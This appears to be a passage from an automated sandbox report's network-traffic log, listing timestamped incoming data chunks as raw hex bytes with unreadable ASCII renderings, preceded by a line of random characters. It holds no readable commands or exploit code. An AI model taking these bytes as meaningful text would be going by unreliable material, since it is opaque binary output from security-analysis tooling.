Z>(N*?f'WYIN!<%4NLZdTm'ZnHYd{<QqU7DMDYT>b.bvFn:*7QdJD\n'zf!}W$Crj[1vM2.|t^bZEX,I.NY=j;+zwv$$9n*':
2022-01-26 14:14:06 UTC	25	IN	Data Raw: 4f f1 53 99 02 75 cf e7 41 5c cc 3a fa d0 46 29 17 db a5 3c 64 f6 aa 2b 71 ab c0 a5 07 8a 3e ef 06 94 74 a3 6d 4c a4 37 a9 a9 23 38 18 a6 9a 14 ed 35 3c d7 30 ea 48 3a 51 86 03 a7 eb 45 48 3a 50 69 4c 8b 70 3d e9 08 de 36 f5 a9 88 02 9a 19 49 a0 d6 e2 24 38 1d 39 a7 a4 58 3d 36 d0 7a d2 16 c7 de cf e1 45 c4 3f 61 fe f1 a3 61 fe f1 a4 0a a7 fb d4 bb 07 fb 54 5c 06 90 d9 fe f5 18 6f ee fe b4 ed 83 fd aa 46 55 5f ef 54 f3 07 29 1b 2b 6e 3c 7e b4 e4 0d b7 ee fe b4 86 45 06 9e 89 b9 73 cd 1c c2 e5 13 0c 3f 86 a3 7e 8d 52 31 55 fe f5 46 dc 86 fa d3 e7 62 64 40 f1 ff 00 d6 a0 1e 7f 1f 4a 45 dc 69 cc 19 46 4e 31 5a 5d 14 3b 7f f9 c5 1e 67 f9 c5 46 39 1d 29 71 cf 4a 39 84 39 db 75 25 01 49 ed f9 d0 46 29 8c 28 cf 34 50 01 6a 00 33 f2 53 18 6d e7 bd 38 8c 50 c8 c5 Data Ascii: OSuA\:F)<d+q>tmL7#85<0H:QEH:PiLp=6I$89X=6zE?aaT\oFU_T)+n<~Es?~R1UFbd@JEiFN1Z];gF9)qJ99u%lF)(4Pj3Sm8P
2022-01-26 14:14:06 UTC	26	IN	Data Raw: e3 2b 50 c9 71 c7 5a aa 71 d7 50 e7 2d 1b 82 4f f1 7e 54 d9 26 6c 55 64 b9 18 ea d4 c9 6e c0 38 e6 ba 39 7c 8c dc 95 cb 12 ce c2 82 ed 8a a7 25 f8 a8 be df 9f e2 a2 31 b8 b9 91 77 cc 60 3a 0f ce a1 96 7f 9b 93 55 4d ef fb 5d 78 a6 19 c3 1e 4f 35 5c a4 73 16 7c fd 8d cf 02 9a 2e 14 bf 5f d2 aa cf 27 19 15 58 cf b0 d5 f2 9c b5 1e a6 9c 92 ae 3f fa d5 5e 7b 90 a7 e5 3d 6a ab de 65 3e f5 56 7b af 9b bd 35 1d 4c 4b 92 5d b0 15 17 db 0d 55 9a e8 04 aa 66 f8 13 d4 d6 8a 17 25 cb a1 a1 2d c6 0d 42 6e b1 fd da a3 35 e8 1f c5 55 67 bf e3 3b aa f9 08 6c d2 96 ef 27 ad 41 2d df bd 66 3e a3 bb f8 aa 17 be ff 00 6a af 95 91 ce ba 33 5a 4b bc 1f bc 29 9f 6c ff 00 68 fe 55 8c fa 98 2b 9d d4 df ed 25 61 f7 ab 55 45 b0 f6 96 35 e4 bd 53 de a0 13 b6 4d 64 c9 a9 61 b1 ba 8f Data Ascii: +PqZqP-O~T&lUdn89|%1w`:UM]xO5\s|._'X?^{=je>V{5LK]Uf%-Bn5Ug;l'A-f>j3ZK)lhU+%aUE5SMda
2022-01-26 14:14:06 UTC	28	IN	Data Raw: 1c 9e f4 dc 67 d0 52 16 55 3f 36 0d 5a d4 09 45 36 4e 47 eb 4d 00 37 20 81 4d 63 85 f5 c5 00 49 1b 74 f6 a7 67 e7 a8 63 3c fd 29 c6 80 5a 0f 76 cf 34 86 4c 8a 61 18 1f 79 7f 3a 3b fe 54 72 a0 6a e4 88 fb 47 ad 38 4b 93 ff 00 d7 a8 f0 a3 d2 90 c8 b1 9f bb f8 d2 e5 46 2e 56 63 a4 97 9e 94 ab 26 39 f6 f5 a8 04 bc d4 c8 dd bd a8 e5 42 e7 1e 25 cf 6f d6 97 cc ff 00 66 99 d4 d2 8e 3f 87 34 68 87 6b ea 0c d9 39 f6 a5 f2 db da 90 9f 6a 92 97 31 5e cd 8d 55 c0 34 12 d9 ed d6 97 34 a3 81 4a e5 46 16 dc 54 93 80 3f 0a 60 2d 8f e1 a2 33 91 f8 d2 a7 dd a3 99 83 41 9a 33 46 78 14 67 81 4b da 19 73 3b 8f 19 28 31 e9 4d 6d ca 3e f7 e9 4f 4f b8 3e 94 92 7d da d1 8f 98 44 66 dd eb 52 5c 66 41 c7 d3 9a 64 69 91 bb 23 d2 a4 27 72 f5 15 37 34 86 ac 6c 0a 55 79 a9 31 4d 56 0a Data Ascii: gRU?6ZE6NGM7 McItgc<)Zv4Lay:;TrjG8KF.Vc&9B%of?4hk9j1^U44JFT?`-3A3FxgKs;(1Mm>OO>}DfR\fAdi#'r74lUy1MV
2022-01-26 14:14:06 UTC	29	IN	Data Raw: a6 57 dc 3e f5 67 3c db 4d 3e 0b dd df fe ba e5 51 33 8c 9d cb a6 43 cf cd 53 8b 9c 9f bb fa d5 1f b5 63 d3 f3 a4 13 73 ff 00 d7 ad 3d 99 d5 19 17 fc de 7a 77 f5 a7 19 78 fb d9 aa 3e 77 3d 57 f3 a7 89 f2 3f a5 0a 9b 46 72 65 af 35 87 ff 00 ae a5 86 6c e3 9a a2 25 1e ff 00 9d 4d 1b ee 1c 7a 66 a5 c4 23 2d 6c 5f 12 65 7a fe 74 86 43 91 8a aa b2 b2 ff 00 8d 38 4b c7 d6 8e 53 62 da 5c 1c d4 cb 71 91 c8 fd 6a 80 93 07 bd 48 93 e6 8e 53 1e 66 5e 12 6d 3f fd 7a 91 27 dd dc 8a a2 5f 71 a9 21 7c 77 a8 e4 2b 99 97 92 53 9e b4 f8 e5 e7 af 7a a4 ad 83 f7 85 39 5f 6f 3f 8d 2f 66 cb bb 2f 09 bf da a6 ab f2 38 fc 7d 2a b9 91 a8 33 60 7d 3d e9 72 8d d4 b6 c5 e8 e4 0a d5 27 9f b7 a7 5f ad 66 8b ac 1f fe bd 3c 5c a9 1f 7a a3 95 12 aa 3e e6 87 da 89 eb 8a 3e d3 cf a7 e3 59 Data Ascii: W>g<M>Q3CScs=zwx>w=W?Fre5l%Mzf#-l_eztC8KSb\qjHSf^m?z'_q!|w+Sz9_o?/f/8}*3`}=r'_f<\z>>Y
2022-01-26 14:14:06 UTC	30	IN	Data Raw: a4 cc e3 ef 7e 94 ed 6e 4c ea 12 7d 6a 0b 75 dc 2b d2 a7 6b 59 9e 76 22 cf 54 6a e8 1e 21 9b 46 bb 57 46 e3 39 af 6e f8 6f f1 45 75 1b 58 d6 67 5e 00 18 35 e0 11 a7 97 df 25 bf 4a bb a6 6a d7 1a 64 8a 63 6d b8 39 ae 5c 46 1d 4d 68 46 1e b4 a0 ee 7d 69 63 e2 08 2e c0 f2 e4 0d 57 ad ef 37 48 ab 9e b5 f3 5f 83 be 28 5c d9 5e a0 92 43 b6 bd bb c1 be 2a fe d6 b7 8e 4d c1 8e 2b c2 c4 61 79 15 d1 ef e1 f1 cd e8 77 16 ef ef 57 6d e5 db 58 d6 57 1b ea c3 de 08 17 93 f8 d7 99 26 f6 3d 88 d4 ba b9 a3 75 7d e4 21 f9 ab 0a ff 00 50 32 93 f5 e9 51 5e ea 9e 71 38 6f c3 35 5a 36 e7 fc f1 5d d4 70 f6 d5 9e 5e 2a b3 96 84 d0 c8 d5 66 26 dc 2a 28 93 70 a9 90 61 7e b5 d1 a2 47 2d fa 92 44 bb 9a ad a2 ec 4f 5a a7 17 de ab 71 03 fd 31 59 c9 dd 95 16 2f 9b fe c9 a7 c4 db 8f e1 Data Ascii: ~nL}ju+kYv"Tj!FWF9noEuXg^5%Jjdcm9\FMhF}ic.W7H_(\^C*M+aywWmXW&=u}!P2Q^q8o5Z6]p^*f&*(pa~G-DOZq1Y/
2022-01-26 14:14:06 UTC	32	IN	Data Raw: fe 7a 2d 16 43 f6 92 64 88 db 57 f5 a7 23 73 8a 8f cc 1e d4 e4 fb ff 00 85 4f 2b 1e a2 96 c1 a5 56 eb ed 51 b4 87 3d bd 69 c8 ff 00 af e9 47 28 b9 51 36 76 95 5a 26 38 4a 8d a6 c9 cf a5 06 43 27 ca 71 f8 53 d4 2c 89 20 7c a7 cd eb 4f f9 73 da a3 87 e4 1f e3 4f f3 3f dd a9 1a d3 61 c0 29 1d bf 2a 91 76 c6 2a 20 f9 07 a5 2f 98 09 eb 41 a4 24 de e3 ca 09 0e 7f a5 34 c4 01 ff 00 eb 52 a3 e0 71 eb 48 d2 73 4d 5f a0 a4 28 18 14 e5 f9 86 3f 0a 8f cc a9 22 3c 2f d6 8d 51 9e bd 09 36 54 80 ae 7b 54 65 a9 db fd 96 8b b6 6b 1b a2 4d db 4f d6 9d 13 28 6e 6a ba cd 97 c7 14 db db a5 b4 89 a4 3d 14 64 d4 36 d6 a3 75 52 24 9c f9 47 27 81 ef 4e 87 51 8e 57 54 07 9a f2 7f 15 fc 6c 0b ab b5 b4 6d f3 03 b7 02 bd 0b f6 7e f0 7e a1 f1 77 5c 8a de d4 3c 8c cc 3a 0e 79 aa a1 cf Data Ascii: z-CdW#sO+VQ=iG(Q6vZ&8JC'qS, |OsO?a)*v* /A$4RqHsM_(?"</Q6T{TekMO(nj=d6uR$G'NQWTlm~~w\<:y

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	33	IN	Data Raw: 4b ed 98 18 1c d4 6f 7e 03 7c db a8 b1 9f b5 8f 73 43 ed 39 3d 28 7b 9d a3 fb b5 96 75 35 53 c6 7f 3a 8d f5 3f 30 e3 3f 5e 68 e5 0f 6f 05 d4 d5 5b ee 79 3f ad 0d 7d fe d6 3f 1a c0 b8 d5 7c a3 c7 3f 8d 2a 6b 51 85 19 6c 37 bf 34 95 91 3f 5a a7 fc c6 ea df f3 eb ef 9a 95 2f f0 7e 9e f5 cf 36 b9 14 7c 99 17 f2 a8 cf 89 61 07 3e 62 d3 df a1 32 c4 53 5a dc e9 a4 bd dc 7a d2 c7 77 b3 d0 fe 35 cc 2f 89 a3 90 f0 c0 fa 1c d4 9f db ea a3 96 1d 2a 9d 15 6b b3 35 8a a5 ba 67 54 2f 86 3a fe b4 0b e5 07 ff 00 af 5c f4 3a d2 b8 fb c3 18 ec 6a 5f ed 10 7f fd 75 97 b3 be c6 92 c4 27 b1 d0 25 e0 6f 4e 95 22 5e 2e 3f fa f5 cf 26 a6 40 aa 5a bf 8a 7f b3 3e 66 61 54 a9 37 d0 c3 eb 56 3b 25 bc 56 5e ad 52 a5 df c9 c6 7d 2b ce 17 e2 84 3b d5 37 7c c7 8a e8 ac 3c 42 d7 36 6a c1 Data Ascii: Ko~|sC9={{u5S:?0?^ho[y?}?|?*kQl74?Z/~6|a>b2SZzw5/*k5gT/:\:j_u'%oN"^.?&@Z>faT7V;%V^R}+;7|<B6j
2022-01-26 14:14:06 UTC	34	IN	Data Raw: a7 3c 02 45 51 bf 8b 06 a3 a9 35 29 ad 91 9d 24 21 22 3d f3 c5 67 4b 65 bd ba 7b d6 dc 56 be 62 f3 f4 a8 6e 6d 3c b6 f9 7b fb 57 5c b4 8d d1 cd aa 76 22 d2 2c 82 3e ec 57 40 96 fb a0 f5 e2 b3 f4 d8 72 c3 8c 74 ad f8 ad 7f 71 5c d1 93 bd ce 8a 69 db 53 91 f1 05 a0 31 b7 15 8d a7 27 97 2e 3a 01 5d 56 bb 69 b9 5b e9 fe 35 81 15 bf 93 71 5d 74 aa 23 0a b1 4d dc cd f1 6e 98 75 1d 2a 45 51 96 c7 a5 71 de 14 f8 65 26 a9 76 c2 48 fb fa 57 a7 bd b8 92 2c 63 b7 5a b5 e1 bb 75 b6 9f 85 55 cf 7e f5 d5 f5 a7 1d 89 8e 1d 4d da 4c f3 ed 53 e0 a3 45 b9 95 7e ef 3d 2b 9a 87 e1 24 d7 3a b6 c5 5f a9 15 f4 1e a1 6e b2 58 48 78 ae 57 c1 f1 2c ba d4 cc dc aa d6 b1 cc 27 60 a9 85 a6 9d 8e 27 4c f8 62 da 3c e2 46 5c 32 fb 55 e9 ec 4d b2 e3 ae 3d ab be d6 e3 8e 42 dc 2d 73 7a 8d Data Ascii: <EQ5)$!"=gKe{Vbnm<{W\v",>W@rtq\iS1'.:]Vi[5q]t#Mnu*EQqe&vHW,cZuU~MLSE~=+$:_nXHxW,`'Lb<F\ 2UM=B-sz
2022-01-26 14:14:06 UTC	36	IN	Data Raw: 7f f0 a7 42 bf ca a3 41 f3 fe 15 21 91 95 7b 7e 14 72 c8 07 1c 52 33 82 a7 f4 a8 24 94 bb 75 a6 82 57 e9 dc 55 45 69 a9 8c b7 26 da af 4f 0e 40 ed 4c 8c 86 5e 29 ea 81 87 ff 00 5e aa c4 87 98 de d4 9b 9a 9c 22 5f 7f ce 97 60 a2 c5 72 8a 3e ed 02 52 a7 a8 a6 a9 e1 bd 8d 2b c2 a3 b5 2b 14 29 1b c7 e9 42 ed 1f de a2 27 c7 f2 a7 3b f6 ac f5 22 ec 09 03 b9 a2 36 1b ff 00 8a 9b 93 42 b3 67 9e 6a 3d e0 bb 26 0d bc d1 8c 76 a6 23 f3 f7 4d 3b 7f b1 fc ea 94 47 cc 3d 4f cd 8f 5a 90 55 7f 33 6b 8e b5 20 93 22 aa c8 d2 32 b1 20 6d b4 e5 97 8a 80 9d df fe a3 4e 59 19 57 03 1f 95 01 29 26 4b e6 0f 7f ca 9c 8c 49 fd 6a 11 37 1f 7b f4 a7 2c d8 a3 96 e4 de c4 9e 60 a5 de 09 fc 7d 2a 2f 35 69 4c 9f ce 8e 54 8a e6 6c 95 54 6e a8 f5 5b 76 b9 b7 74 fe f8 c5 49 1b ee a7 99 48 Data Ascii: BA!{~rR3$uWUEi&O@L^)^"_`r>R++)B';"6Bgj=&v#M;G=OZU3k "2 mNYW)&KIj7{,`}*/5iLTlTn[vtIH
2022-01-26 14:14:06 UTC	37	IN	Data Raw: 53 6d 4a 36 ef 51 b6 a8 a8 38 35 5e c6 44 ca b5 35 d4 d0 69 01 fe 2a 68 93 e6 1c d6 71 d6 80 53 c5 40 da c8 27 14 e3 42 4d e8 65 f5 a8 23 62 46 50 3e f7 7a 87 ce e7 ad 64 dc 6b 06 3e ff 00 a5 34 6a 64 ae ef e9 5a ac 3c 85 2c 7c 51 b1 1d c2 96 c1 6a 71 9d 41 fb d5 ce 8d 55 fc de 0d 36 5d 4e 42 de b5 5f 55 93 d4 cb fb 45 1d 0c 93 a1 6e a2 a2 96 f1 23 35 82 35 29 09 f4 a8 66 bd 91 c9 39 3e 95 5f 53 66 72 cc 11 d0 1d 41 36 fd ea 6b 6a 48 a3 ef 57 37 25 d4 9b 3e f1 a8 45 dc 85 1b e6 ad a3 83 66 52 cc 52 3a 29 f5 78 d0 fd e1 bb bd 42 75 d8 fd 7f 5a e6 ee 59 8a fd e3 cf 35 0e 58 ff 00 15 5f d4 cc 3e be da b9 d2 49 e2 28 91 b1 ba a0 ba f1 4c 11 26 77 7e b5 ca 5e 3b 09 be f3 54 37 91 97 b7 6c e7 38 f5 ab fe ce 39 d6 3a a3 2d 6b df 1a ac 34 39 19 5e 45 0d 5c fe a1 Data Ascii: SmJ6Q85^D5i*hqS@'BMe#bFP>zdk>4jdZ<,|QjqAU6]NB_UEn#55)f9>_SfrA6kjHW7%>EfRR:)xBuZY5X_>I(L& w~^;T7l89:-k49^E\
2022-01-26 14:14:06 UTC	38	IN	Data Raw: cb 03 59 ba 85 98 3d ab 7e 75 23 86 49 27 a1 81 af 44 3f b2 1d 7b 53 fe 12 c5 f6 85 7f 63 8f ad 1e 27 c4 3a 5c 8b dc d5 cf 84 36 2d 1c 0c cd d1 8f e9 4e dd 18 73 3b e8 6d ea 7a 2b 48 ec d8 e4 d7 35 e3 cf 0f 46 74 e6 f9 6b d2 26 b2 ca 67 1c d7 2b e3 4b 6d d6 ae 3b 56 71 97 2c ac 74 4a 9a 6a f2 3c 5f c3 fe 13 8f 49 d7 bc e5 c0 f9 eb dc 3c 1c de 65 9a 67 d0 0f d2 bc c2 44 58 2e 99 bf da af 46 f8 7f a8 ad cd be dc e4 81 5d 58 8b b8 9c 10 9d a5 63 a9 8e dd 66 15 4a 7b 05 8d f2 07 7f 5a be ae 13 6e 2a 19 63 32 b1 ae 18 e8 7a 31 d6 25 32 0b 1c 62 95 6d 80 e7 69 ab 82 cf 68 cf eb 48 63 39 ff 00 3c 56 8a a2 5a 82 a6 ca 7b 0e 6a 68 63 6a b0 90 2f f7 6a 48 90 71 f5 ac ea 56 52 15 9d ec 43 71 1b 3c 4d f4 ae 33 5b 83 c8 9d 9a bb d9 d3 fd 19 be 95 e7 be 3a 9d ad d9 b6 Data Ascii: Y=~u#I'D?{Sc':\6-Ns;mz+H5Ftk&g+Km;Vq,tJj<_I<egDX.F]XcfJ{Zn*c2z1%2bmihHc9<VZ{jhcj/jHqVRCq<M3[:
2022-01-26 14:14:06 UTC	40	IN	Data Raw: 54 64 f3 52 79 8b eb 50 cf 26 07 f5 ab 12 0f 34 ff 00 79 a8 f3 1b fb cd 44 44 11 f7 47 41 da 9b 23 80 3b 7e 02 aa 25 92 c9 2f 38 e6 a3 91 be 5e 9c fa d2 7c df e4 d0 77 1f e1 15 42 f5 15 1c e3 3b 8d 2f 98 df de 6a 61 2c a3 a0 1f 4a 42 e5 87 a5 03 f4 24 32 37 f7 9a 8d e7 fb c7 f3 a8 41 cf f1 53 97 fc e6 a9 34 4f 2b 1e ce de ac d4 9e 6e de bb 85 37 3f 4f c2 9a ce 01 e6 8e 62 49 04 de e6 9a ee 48 3c 9f 6a 6e f5 ff 00 22 93 39 19 a5 b9 3c 8d 8f 88 ee fc a8 2c a2 41 51 ee 20 fd ec 52 2b 12 7f 1a 76 2e 3e ee e4 b2 49 83 4d 12 7c df 7a a3 72 4e ea 13 a0 e6 b6 14 a9 f3 6a 8b 06 4f ad 35 e4 ca f5 3f 8d 47 bf 3f c5 49 bb de b1 f6 82 8e 88 9b 77 c8 71 c7 f4 a4 cf fb 55 1e ef f6 a8 dd ef 47 30 c7 ee 00 d2 3b 66 a3 91 b3 8e 69 87 9f ff 00 5d 1c b7 d4 97 b1 21 93 6b 62 Data Ascii: TdRyP&4yDDGA#;~%/8^|wB;/ja,JB$27AS4O+n7?ObIH<jn"9<,AQ R+v.>IM|zrNjO5?G?IwqUG0;fi]!kb
2022-01-26 14:14:06 UTC	41	IN	Data Raw: 47 79 23 39 f9 9b e9 9a d7 ea ac e7 78 c9 3d 4d cf b6 a0 fb c7 f3 a9 17 52 89 50 63 15 cf 4b 3c 8c ff 00 79 bf 3a 74 d2 30 88 72 c3 e9 5a 47 0b a0 7d 7a dd 0d b7 d5 97 1f 7a a3 fe da 8c 7a 7e 75 8b 68 1a 65 3b 8b 7e 34 8d 13 79 e0 6e 6f a6 68 fa a2 22 58 e6 f4 46 bc 9a f8 4a 6c ba df ee fa d6 65 f4 5b 57 8d a3 f0 a6 94 ff 00 46 ff 00 1a d1 61 a2 88 fa e4 cd 38 75 a0 47 35 1b eb 9f bd c7 e9 54 ac d7 71 34 c1 1e db 86 f6 ab 8e 1e 21 f5 c9 17 a6 d6 64 72 07 34 97 1a 93 2c 79 e4 d5 69 bf d6 2d 3a e7 85 fc 47 f2 ab 54 15 ca 78 99 58 7c 7a 94 9e 59 6c 35 41 16 a5 34 92 b7 de a9 a1 39 81 bf dd a8 ed 78 7f ca a9 e1 e3 63 3f 6d 26 25 c5 e4 8a cb d4 53 fe d2 e6 1c e7 da a3 d4 f8 d9 52 3f 16 2a 47 e9 53 1a 2a e6 12 c4 4a f6 23 96 77 d9 fc 55 11 95 ca 75 a7 dd 9c 44 Data Ascii: Gy#9x=MRPcK<y:t0rZG}zzz~uhe;~4ynoh"XFJle[WFa8uG5Tq4!dr4,yi-:GTxX|zYl5A49xc?m&%SR?*GS*J#w UuD
2022-01-26 14:14:06 UTC	42	IN	Data Raw: 52 c7 b5 78 8b 4e 17 3a 3a c8 bd b1 53 78 26 fc cf 62 63 6f 98 8e 39 a9 b4 42 ba b6 80 9d f7 20 eb 59 fe 1d 66 d3 35 87 8b 1f 2b 1f 4a f3 ef 69 6a 7b 14 e8 da 3c e4 7e 2e f0 4b 5d bb 5c 46 3e 71 c8 c7 7a cc f0 d6 bb 3e 85 70 21 9c 32 ae 79 cf 6a f4 89 21 dc 87 21 4e 7d 47 6a c4 f1 4f 80 ff 00 b4 55 a4 8d 57 76 32 70 31 44 aa 7b d6 65 4a 9a e5 e6 45 eb 1d 6e 1d 46 dd 76 b6 49 e9 50 de 0d e3 a6 d1 5c 2a 5e dd f8 5e e3 6b 6e d8 a7 a6 6b a4 d3 3c 61 0e a7 1f cc 55 58 f1 d2 a6 ac 7b 1c 9e d1 bd c9 84 1b 98 d5 1d 4a 0c 67 15 7d c8 2f f2 b6 57 da a2 9a dc c8 8c df 35 3a 7a 34 33 83 f1 e9 31 59 a8 c7 de 6c 7d 6b ac f8 63 65 e5 e8 31 b7 f1 10 3f 95 73 be 3b b7 1f bb df f7 77 57 55 f0 f6 e2 37 d1 e3 88 63 a0 1f 5e 2b 5a 92 e5 d4 a8 d9 bb 1d 53 8f dc 67 bf 6a e4 fc Data Ascii: RxN::Sx&bco9B Yf5+Jij{<~.K]\F>qz>p!2yj!!N}GjOUWv2p1D{eJEnFvIP*^^knk<aUX{Jg}/W5:z431Yl}kce1? s;wWU7c^+ZSgj
2022-01-26 14:14:06 UTC	44	IN	Data Raw: f8 76 d3 be 6f 41 f9 d3 48 2d e8 3f 1a a4 4b 43 14 6f 66 cf 34 8e 98 1c 54 82 3f a5 39 23 38 f5 a9 e6 0e 52 b2 8e 7e 6f e7 52 aa 0d bd 3b 54 be 4f fb 2b 48 41 07 ee ad 48 72 8d 1d 29 ca c4 28 f9 4d 37 38 a3 3e ff 00 ad 05 0e de 7f ba 68 dd 9f e1 35 1c 8c 44 6d c9 ef de 9d 9a db 98 06 ca ab fa 71 4b 19 c0 5a 71 04 8f ba b4 a0 1c fd d5 fc 29 ea 4e ac 0b 64 7d d3 4d c7 fb 14 00 55 fa b5 48 8b 95 ff 00 eb 53 d4 9e 59 1e 8e df 28 ff 00 eb d3 0b e7 f8 7f 5a 92 48 bf cf a5 31 a3 f9 4f 35 f9 af 31 fa c0 cb 73 c3 63 db ad 48 fb b6 f6 a4 55 da be 94 8d 9c 75 14 73 00 cf f9 6b 4e e8 68 63 8a 8d 99 7c c6 aa 27 a8 f6 7d 9e b4 d7 93 71 ef 4c 69 00 15 11 7c f6 14 0f 52 42 72 c6 90 37 f9 34 91 c9 c7 61 cd 36 43 97 e6 aa 3b 8f 52 4c fb 0f ce 9a 49 cf f0 d3 54 f1 c3 2d 35 Data Ascii: voAH-?KCof4T?9#8R~oR;TO+HAHr)(M78>h5DmqKZq)Nd}MUHSY(ZH1O51scHUuskNhc|'}qLi|RBr 74a6C;RLIT-5

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	45	IN	Data Raw: 21 94 1e 95 e0 f7 ff 00 1f f5 49 65 71 e6 37 c9 cf 5c 57 4d 3c a5 cf 43 ce ad 9b cd 6c 7d ab 17 8a ad e4 93 0b 27 35 24 de 21 8d 46 59 b3 5f 35 7c 10 f8 89 79 e2 7b a1 e7 48 df 8d 7b 15 dd dc 88 17 0d f7 86 2b 49 64 fe cf 73 3a 39 c5 49 2b b3 aa 97 c5 48 0f 15 47 55 f1 fc 3a 5d bb 48 ed f7 47 4a e6 67 2c ab 9f d4 57 37 e3 b8 de 7d 0e 66 57 da 7d 28 a5 96 c1 c8 da 79 a5 47 1f 74 d2 bd fd a3 2c 6d 25 92 3f 31 aa b6 9f fb 47 59 ea 77 de 42 31 fd e1 18 af 97 bc 51 77 24 5a a4 89 e6 1c 67 ad 49 e0 0b 99 17 c4 d6 ed b8 fc cd 83 c7 a9 af 5e 39 05 3e 4e 63 c5 a9 9a 55 e6 b1 f6 b6 9b e3 13 79 12 3a fd d6 15 6e 6d 79 a1 41 b7 f8 ab 96 f0 a7 cd a5 41 f4 5a da 61 98 bf 0a f3 ea 60 a1 0d 0e ba 78 ca b2 d4 bb 6d e2 39 66 fe 74 f1 ab 4b 34 db 7f 1a cd b1 40 37 54 ca 76 Data Ascii: !Ieq7\WM<Cl}'5$!FY_5|y{H{+Ids:9I+HGU:]HGJg,W7}fW}(yGt,m%?1GYwB1Qw$ZgI^9>NcUy:nmyAAZa`xm9 ftK4@7Tv
2022-01-26 14:14:06 UTC	46	IN	Data Raw: a4 95 1f 76 b3 b5 67 5f c6 ac 2d f2 c7 16 e7 65 f9 7d 4d 70 7f 10 be 23 43 6c 24 86 16 26 49 38 e2 b2 a3 19 73 1e 83 a9 1b 1c cf c5 4d 7b fb 5e e0 59 db fe f3 9a d6 f0 5f 87 ce 9d a2 05 65 f9 db 93 59 5e 00 f0 5c da 86 a8 6f ae 03 15 cf 4c 57 a1 cb 6c b0 ae d5 e8 2b a6 a5 a2 8e 7f 62 e5 ab 39 6d 42 d3 63 67 9a ad 24 5f 29 ad ad 5d 37 16 e6 a8 c3 07 ca d5 31 bf 35 c8 a9 1e 5d 0c 4d 41 76 23 1a e6 af 2e d8 b3 2b 64 d7 63 7f 6d b9 fd 6b 9d d5 74 86 79 fa 37 e5 5e a6 1f 96 da 9e 46 23 9a de e9 99 a7 1c ce aa df c5 fa 57 a4 fc 3d d2 b7 34 6e 3b 0c d7 0b 67 e1 49 9a 65 f4 cf a5 7a 6f 82 a0 36 30 aa ff 00 74 0a cf 19 59 46 36 47 66 5b 46 6d dd a3 b8 b2 1b 22 51 ed 54 f5 eb 7f 32 dc fe 35 63 4f be 0c aa 3b d4 d7 f1 7d a2 3d a3 3d 2b e7 a5 29 46 57 e8 7d 0f 34 6d Data Ascii: vg_-e}Mp#Cl$&I8sM{^Y_eY^\oLWl+b9mBcg$_)]715]MAv#.+dcmkty7^F#W=4n;gIezo60tYF6Gf[Fm"QT25cO ;}==+)FW}4m
2022-01-26 14:14:06 UTC	48	IN	Data Raw: e5 df 10 7c 3a a9 26 f1 f7 b3 e9 5c 3b 6e 8e 5d a4 74 af 5b f1 95 91 bc b6 ca f3 8f 4a f3 0d 4a 0f 2e e1 95 b8 e6 bd fa 55 15 95 cf 26 b4 06 c6 77 20 a2 38 b3 37 f9 e6 84 4f 96 a6 4e 4f e1 5a 54 92 6f 43 cf e4 71 dc d0 b2 97 15 b5 a3 c6 44 bf ca b0 6d 07 ef eb a0 d2 4e 19 3e 95 8b d8 a8 9d 96 89 f7 97 e9 5d 36 93 fe a0 7d 6b 95 d1 24 f9 97 eb 5d 36 96 f9 55 ae 5a 88 ec a7 b1 bb a7 7d e1 5b 36 83 3f ad 63 e9 63 2a b5 a9 0b e3 f3 ae 3a 87 a1 0d 8d 0b 75 c1 ab 10 f4 3f 77 af 7a ab 6c db 87 e2 2a e4 4b bf 6f d0 56 32 28 92 2e a7 a7 e1 53 46 78 1f 5a 6c 71 fc bd e9 e9 1e 0d 60 f7 2a 31 25 8f fd 67 f9 f6 a9 97 ef b7 e1 51 a0 c6 6a 55 3f 28 fa 52 36 1c 33 8e 8b 48 77 fa 53 94 36 df fe b5 3b 07 1d ff 00 2a 9e 63 41 80 f3 da 94 f4 ef 52 92 a2 83 f3 0c 51 cc 03 2a Data Ascii: |:&\;n]t[JJ.U&w 87ONOZToCqDmN>]6}k$]6UZ}[6?cc*:u?wzl*KoV2(.SFxZlq`*1%gQjU?(R63HwS6;*cARQ*
2022-01-26 14:14:06 UTC	49	IN	Data Raw: d0 7e 65 fc eb 0c dc c8 c0 e3 a5 51 96 69 17 76 4e de 71 5a c3 06 de e7 3d 5c c1 c7 63 a1 ba d7 a3 48 4b 13 f7 7d 0d 73 f7 5f 14 ec ac a5 6f 32 60 36 f5 e6 b2 f5 cb 89 a2 d1 66 da c7 77 51 f9 57 ca 7f 13 3c 5f a8 5b 6b b3 2a cc d8 cf f7 ba f3 5d b4 72 be 7d 11 e5 d6 cd a6 8f ae 47 c6 1b 09 e5 d8 93 6e dd e8 6b 6e db c6 09 73 00 2b 86 5f 6a f8 8f c1 9e 31 bb 97 5e 8d 64 9a 4d a5 bd 78 15 f5 27 84 af 0c 9e 1f 8d b7 7c c4 67 ea 31 5d 5f d8 91 8e a7 2d 3c ea a3 97 29 dc 49 e2 a5 3f dd fc ea a4 fe 2c dc dc 32 fe 75 80 26 2d fc 40 d4 1f 31 97 fd aa cb fb 36 11 3b 65 99 4e 46 fc de 29 93 95 ae 63 c6 9f 10 e5 d0 f4 f6 93 91 b4 71 57 20 97 cc 1b 7f 8a b9 3f 8b f0 ab 78 6a 42 3a aa 73 4e 38 38 5c e4 a9 8a aa 79 d6 b9 fb 4d dc ad c9 55 91 be 5e 95 b1 f0 c7 e3 55 e7 Data Ascii: ~eQivNqZ=\cHK}s_o2`6fwQW<_[k*]r}Gnkns+_j1^dMx'|g1]_-<)I?,2u&-@16;eNF)cqW ?xjB:sN88\yMU^U
